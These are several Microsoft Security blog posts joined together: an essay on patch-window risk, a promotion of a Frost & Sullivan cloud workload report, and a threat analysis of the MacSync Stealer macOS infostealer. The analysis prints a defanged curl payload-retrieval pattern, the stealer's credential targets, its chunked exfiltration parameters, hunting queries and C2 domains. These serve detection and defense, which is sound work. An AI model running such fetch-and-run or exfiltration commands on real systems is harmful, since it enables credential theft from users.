Identify affected systems across large estates.
Evaluate dependencies and compatibility concerns.
Validate fixes in test environments.
Coordinate deployment schedules.
Monitor for regressions and operational risk.
These are not signs of inefficiency. They are necessary safeguards for business-critical environments. The challenge is that while defensive processes continue to require days or weeks, offensive timelines are increasingly measured in hours.
That creates one of the most dangerous periods in modern cybersecurity: the window between awareness and remediation.
AI is expanding the defender’s challenge
AI is helping organizations modernize operations, accelerate development, and improve security outcomes. But the same technological advances are also changing the economics of offensive operations.
Historically, transforming a newly disclosed vulnerability into an effective attack often required extensive manual research and deep technical expertise. Security researchers and attackers alike needed to analyze documentation, understand exploit conditions, study affected software, and develop attack techniques.
Many of those steps can now be accelerated.
AI-assisted workflows can help analyze vulnerability disclosures, identify likely attack paths, evaluate technical dependencies, and summarize complex technical information far more quickly than traditional manual processes.
As these capabilities become more accessible, the timeline between disclosure and exploitation continues to compress. The result is a structural imbalance.
Defenders remain responsible for protecting entire environments that may include thousands of servers, applications, databases, containers, and network assets. Attackers only need to identify a single viable path to exploitation.
This asymmetry is driving organizations to ask an increasingly important question: What happens before the patch is deployed?
Why existing security approaches fall short
The security industry has invested heavily in improving visibility.
Organizations today have access to more vulnerability data, threat intelligence, analytics, and detection capabilities than ever before. Security platforms can rapidly identify affected systems, prioritize remediation, and alert defenders to emerging threats.
These capabilities are essential. But awareness alone does not reduce exposure. Many organizations find themselves in a position where they know exactly which systems are vulnerable but cannot immediately patch them.
For example, a business-critical application may require extensive validation before updates can be deployed. A manufacturing system may depend on software that cannot be taken offline during production hours. A regulated environment may require additional testing and approval processes before changes can be implemented.
In these situations, the challenge is not identifying risk. The challenge is reducing risk while remediation is still underway.
Visibility, detection, and prioritization help organizations understand the problem. They do not necessarily provide a mechanism for containing that risk immediately.
As attack timelines continue to compress, the industry needs a complementary approach focused on exposure reduction rather than simply exposure awareness.
Why the network is emerging as the fastest control plane
When a workload cannot immediately defend itself, another layer must help provide protection. Increasingly, organizations are looking to the network.
Unlike endpoint-based controls, network-level protections operate around workloads rather than inside them. This distinction becomes particularly important during periods of elevated risk.
The network already understands communication patterns, connectivity requirements, trust relationships, and traffic flows. It sits at a strategic position where organizations can influence how systems interact with one another without necessarily modifying the applications themselves.
This creates opportunities to reduce exploitability while remediation efforts are underway. Network-enforced protections can help:
Restrict access to vulnerable systems.
Limit exposure to potential attack paths.
Reduce opportunities for lateral movement.
Segment high-risk assets.
Contain potential blast radius.
Adjust controls dynamically as new information becomes available.
Perhaps most importantly, network controls can often be implemented significantly faster than enterprise software patches can be validated and deployed.
The objective is not to avoid patching. The objective is to create a meaningful layer of defense during the period when patching has not yet been completed.
As AI compresses the time between vulnerability disclosure and exploitation, organizations need a defensive layer that can act immediately, without waiting for every workload to be patched, every application to be modified, or every endpoint agent to understand a new threat.
The network is uniquely positioned to become that control point: it already sits in the path of communication, has visibility across heterogeneous workloads, and can enforce protections consistently across large cloud estates without changing the applications themselves. More importantly, network controls can increasingly move beyond simple IP, port, and signature-based blocking toward context-aware, adaptive enforcement that constrains the specific behavior an exploit depends on while preserving legitimate traffic.
Consider an HTTP/2 denial-of-service vulnerability: the safest interim guidance may be to disable HTTP/2 entirely until systems are patched, but that can carry significant application and performance impact. A more precise network and workload-aware response could instead bound the exploitable behavior—limiting concurrent streams, tightening request constraints, or rate-limiting abusive connection patterns—while keeping the service available. This is why the network is becoming more than a connectivity layer: it can serve as a programmable, ubiquitous enforcement fabric that buys organizations the most valuable commodity during a zero-day—the time to patch safely.
In an era where vulnerabilities may be weaponized within hours, every day of risk reduction matters.
The rise of adaptive security
The next evolution of cybersecurity is unlikely to rely solely on static policies or manual response processes. Modern environments are simply too large, dynamic, and interconnected.
Organizations increasingly need security systems capable of understanding risk, evaluating context, and adapting protections as conditions change. This shift points toward a broader industry trend: adaptive security.
Adaptive security systems aim to move beyond predefined rules toward continuously improving risk management. Rather than treating every vulnerability equally, they seek to understand the specific conditions that make a flaw exploitable and determine the most effective way to reduce exposure. At a high level, these systems must solve three critical challenges.
First, they must understand the vulnerability itself.
This requires ingesting information from security advisories, vulnerability disclosures, threat intelligence, exploit research, and other sources to develop a meaningful understanding of how a threat operates.
Second, they must correlate that understanding with real-world environments.
A vulnerability only becomes a material risk when specific systems, configurations, connectivity paths, and exposure conditions exist. Understanding this context is essential to determining actual risk.
Third, they must translate intelligence into action.
Insight without enforcement provides limited value. The ultimate goal is to reduce exposure through controls that can be applied quickly, consistently, and at scale.
AI is expected to play a significant role throughout this process, not merely as an analytical tool, but as an enabling technology that helps security systems understand complex relationships and make informed decisions faster than would otherwise be possible.
Looking at the future of cybersecurity
The cybersecurity industry has spent decades improving vulnerability management, patch deployment, and security operations. Those investments remain essential and will continue to be foundational elements of every organization’s security strategy. But the environment around us is changing.
Attackers are moving faster. Infrastructure is becoming more complex. AI is compressing timelines across the entire threat landscape. In this new reality, organizations cannot rely on patching alone.
The future of cybersecurity will depend on an organization’s ability to reduce risk during the time between disclosure and remediation. Success will come from combining strong patch management practices with compensating controls capable of responding at machine speed.
The organizations that thrive will be those that treat security as a continuous, adaptive process rather than a sequence of point-in-time responses. The fundamental question is no longer whether vulnerabilities will emerge. They will.
The question is how effectively organizations can protect themselves while they work to eliminate them.
As the patch window continues to collapse, the industry will need new approaches that complement traditional remediation strategies, reduce exposure quickly, and help defenders regain the one resource that has become increasingly scarce in modern cybersecurity: time.
Microsoft is investing in new and innovative capabilities able to provide immediate protection from the storm, buying organizations the time they need to safely validate and deploy a permanent patch without exposing their environment to unnecessary risk.
Security teams are overwhelmed with findings but still struggle to answer a simple question: which risks matter right now? A vulnerability alone is rarely the problem. The same vulnerability running in production, exposed through a misconfiguration or over-permissioned identity, is a real path to compromise. Organizations do not need longer lists of alerts. They need context that connects code, cloud resources, identities, and runtime activity so they can prioritize the issues that pose the grea
Security teams are overwhelmed with findings but still struggle to answer a simple question: which risks matter right now? A vulnerability alone is rarely the problem. The same vulnerability running in production, exposed through a misconfiguration or over-permissioned identity, is a real path to compromise. Organizations do not need longer lists of alerts. They need context that connects code, cloud resources, identities, and runtime activity so they can prioritize the issues that pose the greatest risk and stop cyberthreats before they reach production.
As organizations adopt cloud-native architectures at scale, protecting workloads requires more than scanning. Today, 82% of container users run Kubernetes in production, making runtime visibility and protection critical for modern applications.1
That change, from scanning workloads to protecting them where they run, is exactly what Frost & Sullivan describes in its Frost Radar™: Cloud Workload Protection Platforms, 2026. Out of more than 45 qualified vendors, it benchmarked 20, and it found the category moving to a single runtime security model, one that ties together code, cloud, runtime, identity, and the security operations center (SOC).
Within that market, Frost & Sullivan names Microsoft a visionary leader, its category for vendors that balance innovation with growth and help set the direction of the market. Microsoft is also the largest cloud workload protection platform (CWPP) provider by revenue, with an estimated share of more than 22% of the global CWPP market. In the analyst’s words:
“Microsoft is positioned as a visionary leader in this analysis for its scale and breadth of [Microsoft] Defender for Cloud within a unified framework. The platform stands out for its breadth of coverage across infrastructure, workloads, identities, entitlements, data, and applications, and for its deep integration with Microsoft’s broader security ecosystem, allowing organizations to secure modern and AI-native application lifecycles, while reducing operational complexity.”
Scale and breadth, in one framework. That is what customers are asking for, and it is where this category is heading.
Why cloud workload protection is being redefined
For a long time, protecting a workload meant scanning its image, fixing known vulnerabilities, and hardening configurations before deployment. That still matters. But it is no longer enough, because what looks safe before deployment can become exploitable once the workload is running.
Most teams are also dealing with real sprawl. A modern estate spans several clouds and mixes containers, Kubernetes, serverless functions, microservices, and AI workloads. Every layer throws off its own signals, and those signals rarely connect on their own. One misconfiguration looks harmless until it sits next to an over-permissioned identity and a container that is already live. Then it is a path into production.
The tools were not built for this. Posture sits in one console, workload scanning in another, detection in a third, and teams are left connecting them by hand, usually in the middle of an incident. What they need instead is one platform that can:
Bring posture, runtime, identity, and control-plane signals into one place.
Rank risk by what is truly exploitable, not by a severity score alone.
Stop risky workloads close to deployment, before they reach production.
Get what it finds at runtime to the developers and the SOC who can act on it.
The market is moving the same way. Frost & Sullivan expects CWPP spending to grow from $6.43 billion in 2025 to about $7.95 billion in 2026, and 19.1% a year through 2030. That is teams voting with their budgets to modernize cloud security, meet regulation, and protect the workloads behind their apps, data, and AI services.
What distinguishes leading platforms
Frost & Sullivan scores vendors on two things: how fast they innovate and how fast they grow. But the report is blunt about something more telling: the bar for leadership has moved. It is now, in the analyst’s words:
“Increasingly defined by runtime telemetry depth, container, and K8s security, workload behavior analysis, cloud-native threat detection, remediation and response automation, SOC integration, AI workload protection, and global go-to-market execution.”
Put plainly, discovery, scanning, and compliance checklists no longer separate the leaders. Depth at runtime does. The platforms pulling ahead tend to share a few traits:
They cover real ground, from infrastructure and workloads to identities, data, and applications, without asking you to bolt five products together.
They go deep at runtime, not just posture and log review.
They carry cloud detection and response (CDR) straight into the SOC.
They connect code, cloud, and the SOC instead of treating each as its own island.
They span clouds with both agent and agentless coverage, and they are moving quickly on AI and data security.
None of that is about longer findings lists. It is about context: seeing how the pieces connect and acting on the few that matter.
How Microsoft helps organizations protect cloud workloads
Microsoft’s capabilities address the problems customers raise most, and Frost & Sullivan points to the same strengths:
“The strength in scaled runtime protection depth, strong CDR expansion, and ability to operationalize cloud runtime security across [Microsoft] Defender XDR, [Microsoft] Sentinel, GitHub, [Microsoft] Security Copilot, and the broader Microsoft security stack give Microsoft clearest advantages, particularly for large enterprises that already operate across Microsoft security, Azure infrastructure, GitHub, and Sentinel environments.”
Here is what that looks like in practice, starting from the problem in each case.
1. Protect workloads while they are running
Microsoft Defender for Cloud watches workloads while they run. A lightweight sensor (eBPF-based) picks up Kubernetes events, process activity, and network traffic, and detections map to MITRE ATT&CK, so alerts line up with real cyberattacker behavior. Most of the recent effort has gone into the container layer: DNS detection for Kubernetes on Azure AKS, Amazon EKS, and Google GKE; anti-malware that blocks rather than just alerts; runtime protection for EKS Bottlerocket; and drift blocking when a binary changes mid-run.
Defender for Cloud can also act before a workload starts. Kubernetes’ gating applies policy at the cluster and namespace level, so a risky or non-compliant image is blocked before it ever starts. Frost & Sullivan calls this out as especially relevant to CWPP, because it puts preventive controls right next to production. That is the whole idea: catch a bad image before it becomes an incident, not after.
Runtime signal only helps if it reaches the people who respond. With expanded CDR, Defender for Cloud ties runtime telemetry, Kubernetes audit data, process and network activity, control-plane events, and identity signals to specific workload incidents, then hands them to Microsoft Defender XDR and Microsoft Sentinel. A suspicious process in a running cluster does not land as a lonely alert. It arrives already connected to the identity that launched it and the activity around it.
For the SOC, that means faster answers and far less stitching signals together by hand.
3. Send runtime findings back to the developers who can fix them
Finding a problem at runtime is only half the work. Someone still has to fix it. Defender for Cloud links runtime context, exploitability, and attack-path detail to developer workflows through GitHub Advanced Security and Copilot Autofix, syncing both ways between security and development. A risk caught in production can go straight to the engineer who owns the code, get fixed at the source, and be checked afterward.
The right issue reaches the right owner, and security and DevOps finally work from the same list.
4. Extend protection to AI and across clouds
More and more, the workloads worth protecting are AI. Defender for Cloud supports model scanning and threat protection, including prompt injection and suspicious access, for Azure AI Foundry and Azure OpenAI, and AI security posture management for Google Vertex AI and Amazon Bedrock. It spans Microsoft Azure, Amazon Web Services (AWS), Google Cloud Platform (GCP), and hybrid environments with both agent and agentless coverage, and Microsoft Security Copilot adds guided investigation across the workflow.
Protection follows the workload, whether that is a new AI service or a third cloud.
What this signals for security leaders
For anyone choosing a workload protection platform this year, the shift in this report changes the questions worth asking. The ones to put at the top:
Is workload protection part of one cloud security platform, or a separate tool wired onto the SOC after the fact?
Can it stop a risky workload before production, or only flag it afterward?
Does it connect runtime activity to identity, data, and control-plane context, and rank what is genuinely exploitable?
Do its findings reach both the SOC and the developers who can act on them?
Does it hold up across several clouds and AI workloads?
The vendors that can answer “yes” are the ones shaping what comes next, and the Frost Radar places Microsoft among them.
Bottom line
Frost & Sullivan’s Frost Radar™: Cloud Workload Protection Platforms, 2026 reinforces a clear shift. Cloud workload protection is leaving isolated scanning behind for runtime security that connects posture, identity, code, and the SOC. Frost & Sullivan positions Microsoft as a visionary leader, and the largest CWPP provider by revenue, because Defender for Cloud brings that range together in one framework, goes deep at runtime and in CDR, and plugs into the wider Microsoft security stack.
Explore Microsoft cloud security solutions to see how unified posture management, risk prioritization, and protection across cloud and AI can help reduce risk.
To learn more about Microsoft Security solutions, visit our website. Bookmark the Security blog to keep up with our expert coverage on security matters. Also, follow us on LinkedIn (Microsoft Security) and X (@MSFTSecurity) for the latest news and updates on cybersecurity.
In this article
Activity overview Discovery of additional rotating infrastructure Attack chain overviewMitigation and protection guidanceReferencesLearn more
MacSync Stealer is a macOS-focused information stealer that relies on changing infrastructure to deliver payloads, communicate with compromised devices, and exfiltrate data. Earlier reporting by RST Cloud identified the threat through a limited set of domains and documented rapid command-and-control (C
MacSync Stealer is a macOS-focused information stealer that relies on changing infrastructure to deliver payloads, communicate with compromised devices, and exfiltrate data. Earlier reporting by RST Cloud identified the threat through a limited set of domains and documented rapid command-and-control (C2) replacement after public disclosure.
Microsoft Defender Experts expanded that view by correlating recurring endpoints and network behaviors across the activity. This behavior-led approach connected more than 30 domains and showed that the infrastructure supported more than C2 communication, extending into active collection, staging, and exfiltration. The findings demonstrate that although domains may rotate quickly, repeated execution patterns, request characteristics, staging behavior, and upload methods provide defenders with more durable opportunities to investigate MacSync Stealer activity.
Activity overview
Microsoft Defender Experts reviewed endpoint and network telemetry to determine which MacSync Stealer behaviors persisted as infrastructure changed. The investigation followed the activity from C2 communication through collection, staging, and exfiltration, using recurring technical traits to connect activity across rotating domains. Execution began from an interactive shell session consistent with ClickFix social engineering, where users are tricked into pasting or running commands in Terminal. The shell session used curl to retrieve attacker-controlled payload content, followed by script-driven execution and outbound communication.
After execution, the malware communicated with attacker-controlled infrastructure using recurring URI paths, macOS User-Agent strings, API-key headers, and curl command-line options. These request traits became durable behavioral pivots because they remained consistent even as domains changed. The activity then progressed into collection behavior targeting macOS Keychain material, browser data, locally stored credentials, cloud and Secure Shell (SSH) credentials, and sensitive files from common user directories.
The investigation also confirmed active data exfiltration, not just beaconing. Collected data was staged under temporary paths, compressed into an archive, split into chunks, and uploaded through HTTP PUT requests using curl with the –data-binary argument. Upload parameters such as upload_id, chunk_index, and total_chunks provided additional hunting opportunities that could be correlated with process, command-line, file, and network telemetry across the attack chain.
Discovery of additional rotating infrastructure
To identify related MacSync Stealer infrastructure, Microsoft Defender Experts required multiple endpoint and network behaviors to align before treating a domain as connected. Correlation focused on recurring traits across payload retrieval, C2 check-in, and exfiltration, including process ancestry, command-line patterns, request paths, headers, and upload parameters. Applying this standard linked more than 30 domains, making the domain count an outcome of the behavioral methodology rather than the primary finding.
The strongest pivots combined network request shape with endpoint execution context. Related infrastructure shared recurring URI patterns such as /curl/, /dynamic?txd=, and /gate?buildtxd=; curl command lines using -k, -s, –max-time, and –data-binary; macOS User-Agent strings; API-key headers; and HTTP PUT uploads that included upload_id, chunk_index, and total_chunks parameters. RST Cloud used recurring URI patterns to surface eleven additional candidate domains and found a static API-key value shared across four confirmed C2 domains while the build token rotated per deployment. Domains were treated as related when multiple behavioral traits aligned across process, command-line, and network telemetry, reducing reliance on any single domain indicator.
This finding reinforces a practical defender lesson: rotating infrastructure can weaken static domain blocking and retrospective IOC matching, but repeated request patterns and process behaviors create durable hunting opportunities. Figure 1 shows representative defanged command-line patterns used as pivots across payload retrieval, C2 check-in, and chunked upload activity.
Phase
Representative behavioral pivot
Why it matters
Payload retrieval
curl -kfsSL hxxp://[domain]/curl/[token]
Identifies the initial payload retrieval pattern without depending on a single domain.
Shows active data exfiltration and provides durable upload parameters for hunting across domains.
Figure 1. Representative behavioral pivots associated with MacSync Stealer payload retrieval, C2 check-in, and chunked HTTP PUT exfiltration.
The same behavioral patterns used to identify additional infrastructure also map to the broader end-to-end activity observed on affected macOS devices.
Attack chain overview
The observed MacSync Stealer activity followed a fast, script-driven attack chain designed to execute quickly on macOS, collect high-value local data, stage the results, and exfiltrate the archive through rotating web infrastructure. This sequence matters because each phase produces telemetry that can be correlated across processes, command-line, file, and network events. Rather than relying on any individual domain, defenders can track the chain through recurring execution tools, URI paths, staging locations, and upload parameters.
MacSync Stealer attack chain showing payload execution, AppleScript-assisted activity, data collection, staging and compression, exfiltration through rotating infrastructure, and cleanup of temporary artifacts.
Phase
Observed behavior
Hunting value
Payload retrieval
Interactive shell launches curl to retrieve staged payload content.
Correlate shell ancestry, curl command lines, and /curl/ retrieval paths.
C2 check-in
Requests use recurring URI paths, macOS User-Agent strings, and API-key headers.
Track request shape across domains instead of matching domains alone.
Collection and staging
Credential, browser, cloud, SSH, and user-file data is collected and archived.
Look for sensitive-file access followed by archive creation under temporary paths.
Chunked exfiltration
curl uploads staged archive chunks using HTTP PUT and –data-binary.
Hunt for upload_id, chunk_index, total_chunks, and /gate?buildtxd= patterns.
Cleanup
Temporary archives, staging folders, and lock files are removed.
Correlate deletion activity with preceding collection and outbound upload events.
Observed execution began from an interactive zsh terminal session, where curl retrieved payload content over a /curl/ path before the payload was decoded or unpacked using native utilities such as Base64 and gunzip. This phase is useful for hunting because the combination of user-facing shell activity, curl retrieval, and unpacking behavior is more durable than any single download domain.
Phase 2: AppleScript-assisted execution
The payload used osascript to run AppleScript-assisted shell commands, blending macOS scripting with Unix command-line tooling. Observed activities included sh, cp, rm, curl, mkdir, and killall operations. This phase creates hunting value when osascript launches shell activity that quickly chains into network communication, staging, or cleanup behavior.
Phase 3: Discovery and data collection
After execution, the malware collected host and user information, enumerated running processes and system details, and checked for cryptocurrency wallet applications, including Ledger and Trezor-related local artifacts. It then targeted macOS Keychain material, browser Safe Storage keys, browser credentials, cookies, login databases, session data, IndexedDB, LevelDB, extension storage, Safari data, Apple Notes, SSH keys, AWS credentials, Kubernetes configurations, browser profiles, browsing history, and sensitive files from common user directories. The hunting value comes from correlating sensitive data access with the later staging and upload sequence.
Phase 4: Data staging and compression
Collected data was staged under /tmp/sync* paths and compressed into /tmp/osalogging.zip before uploading. The archive was split into multiple chunks, creating a repeatable staging and transfer pattern that defenders can correlate with preceding collection behavior and subsequent outbound curl traffic.
Phase 5: Exfiltration over rotating infrastructure
The staged archive was uploaded through rotating infrastructure using curl and HTTP PUT requests. Observed requests included –data-binary, API-key headers, macOS User-Agent string, upload_id values, chunk_index values, and total_chunks parameters. These upload traits confirmed active data exfiltration and provided durable hunting pivots even when domains rotated.
Phase 6: Cleanup and evidence removal
After exfiltration, the malware removed temporary archives, staging folders, lock files, and other artifacts. Although this cleanup reduced on-disk evidence, the sequence of archive creation, chunked upload, and deletion can still provide a useful behavioral correlation for defenders.
Mitigation and protection guidance
The attack chain findings point to three mitigation priorities.
Organizations should reduce the risk of user-initiated Terminal execution by educating users and using platform controls that interrupt suspicious paste-and-run workflows. Microsoft’s ClickFix reporting recommends educating users not to run commands from untrusted sources and monitoring suspicious Terminal or shell activity associated with these lures.
Defenders should monitor post-execution behavior when initial prevention does not stop activity, including suspicious shell usage, AppleScript-assisted commands, curl-based payload retrieval, credential-store access, temporary staging paths, and archive creation.
Detection should include exfiltration monitoring for HTTP PUT uploads, –data-binary usage, upload identifiers, chunk indexes, total chunk counts, and recurring /gate URI patterns that can reveal active data theft even when C2 domains rotate.
In macOS 26.4 and later, Apple introduced protections designed to disrupt ClickFix-style attacks, including warnings that can block potentially malicious Terminal pastes and XProtect checks that can prevent detected malicious scripts from running.
When a user attempts to paste a potentially malicious command into Terminal, macOS displays a warning that blocks the paste and explains that scammers may use Terminal instructions to compromise the Mac or the user’s privacy.
“Possible malware, Paste blocked”
“Your Mac has not been harmed. Scammers often encourage pasting text into Terminal to try and harm your Mac or compromise your privacy. These instructions are commonly offered via websites, chat agents, apps, files, or a phone call.”
Organizations can also follow these recommendations to mitigate threats associated with this threat:
Reduce Terminal execution risk. Educate users not to paste or run Terminal commands from untrusted websites, chat messages, apps, files, or phone-based instructions.
Monitor suspicious Terminal usage. Alert on unusual Terminal, zsh, or shell sessions that retrieve payloads, decode content, or execute commands shortly after user interaction.
Detect native tool abuse. Flag unusual sequences of macOS utilities such as curl, Base64, gunzip, osascript, cp, rm, mkdir, and killall.
Protect credential stores. Detect unauthorized access to Keychain material, browser credential stores, SSH keys, cloud credentials, and sensitive files in common user directories.
Monitor data staging. Alert on sensitive artifact collection followed by compression, archive creation, or staging under temporary paths such as /tmp/sync*.
Monitor exfiltration patterns. Identify curl-based HTTP PUT uploads that use –data-binary, API-key headers, upload_id, chunk_index, total_chunks, or recurring /gate URI patterns.
Restrict suspicious outbound traffic. Block or investigate connections to suspicious, newly registered, or behaviorally related domains while continuing to hunt on request patterns that may persist after domains rotate.
Microsoft also recommends the following mitigations to reduce the impact of this threat.
Turn on cloud-delivered protection in Microsoft Defender Antivirus or the equivalent for your antivirus product to cover rapidly evolving attacker tools and techniques. Cloud-based machine learning protections block a majority of new and unknown threats.
Enable network protection and web protection to help prevent connections to malicious websites, phishing pages, and attacker-controlled infrastructure used for malware delivery, command-and-control communication, and data exfiltration.
Enable tamper protection to help prevent unauthorized changes to Microsoft Defender security settings and reduce the risk of attackers disabling or weakening endpoint protections.
Microsoft Defender XDR detections
Microsoft Defender XDR customers can refer to the list of applicable detections below. Microsoft Defender XDR coordinates detection, prevention, investigation, and response across endpoints, identities, email, and apps to provide integrated protection against attacks like the threat discussed in this blog.
Customers with provisioned access can also use Microsoft Security Copilot in Microsoft Defender to investigate and respond to incidents, hunt for threats, and protect their organization with relevant threat intelligence.
Tactic
Observed activity
Microsoft Defender coverage
Execution
User-initiated shell activity retrieves payload content with curl. Payload content is decoded or unpacked using base64 and gunzip. AppleScript and shell commands are executed through osascript and native macOS utilities.
Microsoft Defender for Endpoint – Suspicious shell command execution – Obfuscation or deobfuscation activity – Executable permission added to file or directory – Suspicious AppleScript activity – Suspicious piped command launched – Suspicious file or information obfuscation detected
Malware collects browser credentials, cookies, session data, Keychain-related material, cloud credentials, SSH keys, Apple Notes, browser profiles, browsing history, and sensitive files from common user directories. Collected data is staged and archived before upload.
Microsoft Defender for Endpoint – Suspicious access of sensitive files – Suspicious process collected datafrom local system – Enumeration of files with sensitive data – Suspicious archive creation – Suspicious path deletion
Microsoft Defender Antivirus – Behavior:MacOS/SuspPassSteal – Trojan:MacOS/SuspDecodeExec
Defense Evasion
Malware decodes or unpacks payload content and removes temporary archives, staging folders, lock files, and other artifacts after exfiltration.
Microsoft Defender for Endpoint – Suspicious path deletion – Suspicious file or information obfuscation detected
Microsoft Defender for Endpoint – Suspicious access of sensitive files – Unix credentials were illegitimately accessed
Exfiltration
Malware uploads staged archive chunks using curl with HTTP PUT, –data-binary, API-key headers, macOS User-Agent strings, upload_id, chunk_index, and total_chunks parameters.
Microsoft Defender for Endpoint – Possible data exfiltration using curl
Microsoft Defender Antivirus – Behavior:MacOS/SuspInfoExfil – Trojan:MacOS/SuspMacSyncExfil
Threat intelligence reports
Microsoft customers can use the following reports in Microsoft products to get the most up-to-date information about the threat, malicious activity, infrastructure, and techniques discussed in this blog. These reports provide intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.
Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat.
Advanced hunting queries
The following advanced hunting queries can help identify MacSync Stealer behaviors observed with this threat. Use these queries as starting points and tune the time range, device scope, and allowlists for your environment.
Hunting objective: Identify rotating infrastructure by request shape
This query looks for curl-initiated network activity that matches recurring MacSync Stealer URI paths and upload parameters across domains.
DeviceNetworkEvents
| where InitiatingProcessFileName =~ "curl"
| where RemoteUrl has_any ("/curl/", "/dynamic?txd=", "/gate?buildtxd=", "upload_id=", "chunk_index=", "total_chunks=")
Hunting objective: Detect payload retrieval over /curl/
This query focuses on initial payload retrieval behavior where curl reaches a /curl/ path, helping identify delivery activity without relying on a specific domain.
DeviceNetworkEvents
| where InitiatingProcessFileName =~ "curl"
| where RemoteUrl has "/curl/"
Hunting objective: Detect chunked exfiltration over curl HTTP PUT
This query targets active exfiltration behavior by looking for curl HTTP PUT uploads that use –data-binary and chunked upload parameters.
DeviceNetworkEvents
| where InitiatingProcessFileName =~ "curl"
| where InitiatingProcessCommandLine has_all ("-X PUT", "--data-binary")
| where RemoteUrl has_any ("upload_id=", "chunk_index=", "total_chunks=", "/gate?buildtxd=")
Hunting objective: Find curl command lines with MacSync infrastructure traits
This query searches endpoint process telemetry for curl command lines containing the headers, URI paths, and upload parameters used as durable behavioral pivots.
DeviceProcessEvents
| where FileName =~ "curl"
| where ProcessCommandLine has_any ("api-key", "/curl/", "/dynamic", "/gate", "--data-binary", "upload_id=", "chunk_index=", "total_chunks=", "%{http_code}")
The following MITRE ATT&CK mappings reflect behaviors observed during the MacSync Stealer investigation. The mapping emphasizes the same behavioral pivots used throughout this blog, including shell and AppleScript-assisted execution, payload retrieval, credential and browser data theft, sensitive file collection, staging, chunked exfiltration, cleanup, and rotating infrastructure.
Execution
T1059.004 Command and Scripting Interpreter: Unix Shell | An interactive zsh terminal session was used to run curl commands, decode or unpack payload content with base64 and gunzip, and execute shell commands.
T1105 Ingress Tool Transfer | curl downloaded payload content from attacker-controlled infrastructure using recurring payload retrieval paths.
Discovery
T1082 System Information Discovery | The malware collected host and user information during environment discovery.
T1057 Process Discovery | The malware enumerated running processes and system configuration before continuing collection and credential-access activity.
T1518 Software Discovery | The malware checked for cryptocurrency wallet applications such as Ledger and Trezor.
Credential Access
T1555.001 Credentials from Password Stores: Keychain | The malware created a temporary keychain-grabbing script, attempted to extract browser Safe Storage keys, and accessed or attempted to unlock the macOS Keychain.
T1555.003 Credentials from Password Stores: Credentials from Web Browsers | The malware collected browser credentials, cookies, login databases, session data, IndexedDB, LevelDB, and extension storage from Chrome, Brave, Edge, Opera, Vivaldi, Arc, Chromium, and other browsers.
Collection
T1005 Data from Local System | The malware searched Downloads, Documents, and Desktop and collected sensitive file types including PDF, DOCX, TXT, KEY, PEM, KDBX, OVPN, WALLET, and SEED files.
T1552.001 Unsecured Credentials: Credentials in Files | The malware harvested SSH keys, AWS credentials, Kubernetes configurations, browser profiles, Apple Notes, Safari data, and other locally stored secrets.
T1560.001 Archive Collected Data: Archive via Utility | Collected data was staged under /tmp/sync* and compressed into /tmp/osalogging.zip before upload.
Command and Control
T1071.001 Application Layer Protocol: Web Protocols | C2 communication used web protocols with recurring paths such as /dynamic?txd= and /gate?buildtxd=, macOS User-Agent strings, API-key headers, and rotating domains.
Exfiltration
T1041 Exfiltration Over C2 Channel | Collected data was uploaded to attacker-controlled infrastructure using recurring /gate URI patterns and chunked HTTP PUT requests.
T1020 Automated Exfiltration | The malware automated upload activity using curl with HTTP PUT, –data-binary, upload identifiers, chunk_index, and total_chunks parameters.
T1030 Data Transfer Size Limits | The archive was split into multiple chunks before upload, as shown by repeated chunk_index and total_chunks parameters in exfiltration requests.
Defense Evasion
T1070.004 Indicator Removal: File Deletion | Temporary archives, staging folders, lock files, and other artifacts were removed after exfiltration.
T1140 Deobfuscate/Decode Files or Information | Payload content was decoded or unpacked using base64 and gunzip before execution.
Behavioral Hunting Pivots
The following command-line patterns, URL paths, and URL parameters were observed in activity consistent with MacSync Stealer. Use these durable behavioral pivots with process and network context to investigate related activity as infrastructure rotates; then use the point-in-time domain indicators in the IOC section to enrich and validate those findings.
Indicator
Type
Description
-H “api-key:”
Command-line parameter
API-key header request pattern used in MacSync Stealer C2 communication.
-H “User-Agent: Mozilla/5.0 (Macintosh”
Command line parameters
macOS User-Agent string used in outbound requests associated with the activity.
-w %{http_code}
Command line parameters
Curl output pattern used to capture HTTP response codes during upload attempts.
-X PUT –data-binary
Command line parameters
HTTP upload pattern associated with data-transfer and exfiltration behavior.
curl -k -s –max-time
Command line parameters
Curl-based C2 check-in pattern that suppresses output, bypasses certificate validation, and limits connection time.
/curl/
URL path
Payload retrieval path observed in MacSync Stealer command-line activity.
/dynamic?txd=
URL path
Recurring MacSync Stealer URI pattern used for C2 and infrastructure hunting.
/gate?buildtxd=
URL path
Recurring MacSync Stealer URI pattern associated with chunked HTTP PUT data exfiltration.
chunk_index=
URL parameter
Chunk index parameter observed in repeated upload requests.
total_chunks=
URL parameter
Total chunk count parameter observed in chunked upload activity.
upload_id=
URL parameter
Upload session parameter observed during chunked data-transfer activity.
Indicators of compromise (IOC)
The following domain indicators were observed in activity consistent with MacSync Stealer. Treat them as point-in-time evidence: use them to enrich and validate matches from the behavioral pivots above, and correlate any hits with process and network context because related infrastructure may rotate quickly.
Indicator
Type
Description
aihealthring [.]com
Domain
Domain observed in activity consistent with MacSync Stealer; use matches to enrich and validate findings from the behavioral pivots above, correlated with process and network context.
cabinrentalsnc [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
chatbasedos [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
commercialroofingsd [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
dogtrainersgeorgia [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
fintelliganceai [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
homeinspectionsdelaware [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
intopython [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
lalandscapelighting [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
lumenagnet [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
marbellaresales [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
miamipcsupport [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
moldinspectiondayton [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
nailscanai [.]com
Domain
Related MacSync Stealer infrastructure identified through behavioral hunting.
newjerseypetsitter [.]com
Domain
